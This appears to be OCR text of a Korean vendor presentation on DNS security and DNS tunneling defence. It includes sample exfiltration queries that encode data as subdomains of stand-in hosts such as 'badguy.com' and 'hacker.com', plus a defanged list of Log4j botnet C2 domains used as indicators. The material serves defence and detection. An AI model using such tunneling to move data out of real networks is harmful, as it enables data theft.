62656c6f772e0a0a426573742052656761726 4732c0a0a546f6e79205665.15.badguy.com.
                                    6f780a53656e696f72204368616e6e656c2053.16.badguy.com.
                                    746f76656c61646140696e666f626c6f782e63.17.badguy.com.
```

CLICK TO CONTINUE...

UDP/53

DATA IS ABLE TO MOVE FREELY OVER UDP/53



A. Compromised Endpoint

B. Malicious DNS Server

EXPERNET

DNS 터널링을 통한 문서 유출

5 파일 재조립!

4 Received It !

Internet

Next Gen Fire Wall

Intranet

1 기밀 정보 발견


2 Hexify

3 Send It Out !

lzIGRpc3Rpbmd1aXNoZWQsIG5lGhpcyByZWFzb24sIGJ1dCBieSB0aGlz.hacker.com
kZWQgYSBuZXcgTWFzdGVyISAoSUltODIwKSBhcyBhIG1hc3RlciBj.hacker.com
RhdGUgaW4gYSBleGlzdGluZyBR3JpZCBNYXN0ZXIgaXMgYW4gSUltM.hacker.com
BLgogCldoZW4gd2UgYWRkZWQCBhcyBhIE1hc3RlciBDYW5kaWRhdGU.hacker.com
F3lHRoZSBmb2xsb3dpbmcgbWVyMjklIC0gRGF0YWJhc2UgY2FwYWNp.hacker.com

내부 데이터 유출에 사용되는 경로

- 실제 침해를 받은 사례 조사 결과



Source: SANS Data Protection Survey

2023 금융보안원 추진 계획

보도자료

급변하는 IT 환경에 탄력적으로 대응할 수 있도록 금융보안 규제 선진화를 추진하겠습니다.

등록일	2022-12-27	조회수	1763
첨부파일	221227 (보도자료) 급변하는 IT 환경에 탄력적으로 대응할 수 있도록 금융보안 규제 선진화를 추진하겠습니다..hwp (파일 221227 (보도자료) 급변하는 IT 환경에 탄력적으로 대응할 수 있도록 금융보안 규제 선진화를 추진하겠습니다..pdf (파일		

□ 급변하는 IT환경과 새로운 보안 리스크에 금융회사 등이 탄력적으로 대응할 수 있도록 「금융보안규제 선진[illegible]안」을 마련하고,

○ 「제5차 금융규제혁신회의」(12.20일)에서 해당 안건을 논의하였습니다.

4. 향후 계획

〈 금융보안 규제 선진화 로드맵 〉

◈ `23년 상반기 중 「금융보안 규율체계 정비 TF*」를 구성하여 장기적 로드맵에 대한 검토를 시작하겠습니다.

* 금융감독원, 금융보안원, IT 보안 전문가 등 참여

○ 아래에 제시된 방향으로 로드맵을 검토하되, 구체적인 시행 일정도 함께 마련할 예정입니다.

□ (1단계) 現 보안규정의 우선순위, 규제 타당성, 금융회사 등의 보안 역량 등을 종합적으로 평가하여 규정을 정비 (감독규정 개정사항)

□ (2단계) 금융보안의 목표·원칙을 제시하고, 금융회사 등의 자율보안 체계 구축 및 사후책임 중심으로 규제를 정비 (법률 개정사항)

□ (3단계) 포지티브 규제체계에서 네거티브 방식으로 전환하여 금융회사 등에 보안 자율성을 부여

* (예시) 금융회사 등의 물리적/논리적 망분리의 선택가능성을 부여


금융보안원 DNS 필수 조치 사항

※ 금융보안원	내부(업무,개발), 외부, 인터넷, DR DNS 분리 운영
※ 금융보안원	불필요한 서비스 포트 차단
※ 금융보안원	DNS 보안 취약점 조치
※ 금융보안원	**DNS 터널링을 통한 데이터(문서) 유출 차단**


DNS 터널링을 대처하는 Infoblox의 방법

EXPERNET

DNS = Infoblox





Infoblox가 데이터를 동기화 하는 방법



검증된 악성 Domain, IP 주소의 위협 인텔리전스 제공

- 악성 피싱 이메일 링크
- Command&Control 트래픽
- 랜섬웨어 공격지
- 멀웨어 다운로드
- 침해된 IoT/OT 공격지
- 새롭게 등록된 도메인
- 유사 도메인 (Lookalike)





Infoblox will continue to monitor Log4j exploitation activity both internally and externally, as well as update this blog when new indicators are discovered.

Indicators Confirmed as Malicious

Type	IOC	Categorization	Notes
HOST	log[.]exposedbotnets[.]ru	malicious	Muhstik Botnet, C2
HOST	abrahackbugs[.]xyz	malicious	Elknot Botnet, C2
HOST	cuminside[.]club	malicious	Elknot Botnet, C2
HOST	m3[.]wtf	malicious	Elknot Botnet, C2
HOST	pwn[.]af	malicious	Elknot Botnet, C2


MICROSOFT.COM
VS.
MICROSOFT.COM

https://www.apple.com
https://www.apple.com

Threat Insight – 행위 기반 위협 탐지 엔진

DNS Tuned Threat Intelligence + Analytics + Infoblox Cyber Intelligence Unit

- 머신 러닝(ML/AI) 기반의 행위 분석
  - Data 유출/멀웨어 침투(Exfiltration/Infiltration) 차단에 최적화
  - Infoblox의 특허 기술로 5가지 분석 모델을 통한 최상의 DNS
  - Signature 기반 보안솔루션은 검출하기 어려운 DGA, Fast Flux 등의 변칙적인 공격도 탐지
  - Fileless Malware, Zero-day 등의 최신 위협에 대한 대응 기술
  - 오랜 노하우를 반영한 특허 받은 알고리즘으로 False Positive 최소화
  - 고객의 비즈니스 연속성을 위해 가장 최신의 위협으로부터 보호 ransomware, malware C&C, phishing, exploit kits, APTs




DNS 표준 구성 모델

AWS, Azure, etc

외부 Auth DNS

Open Cache, etc

Root / TLD / NS



외부망

DMZ

내부망

외부 Auth DNS

인터넷 캐쉬
(포워더)

인터넷 캐쉬
(포워더)

Anycast Layer

내부 Auth DNS

내부 캐쉬 DNS
(Primary)

내부 캐쉬 DNS
(Secondary)

사용자 단말

 |

Infoblox의 보안 시스템과 연동 기능

1 위험 이벤트 발생

Camera

2 인포블록스 보안솔루션

3 보안 파트너 솔루션

Outbound Notification


- 멀웨어 콜백
- DNS 터널링/데이터 유출
- DNS 기반 공격

- 새로운 클라이언트에 DHCP 임대
- 새로운 서버의 DNS 레코드 등록

- 미사용 서버의 DNS 레코드 제거

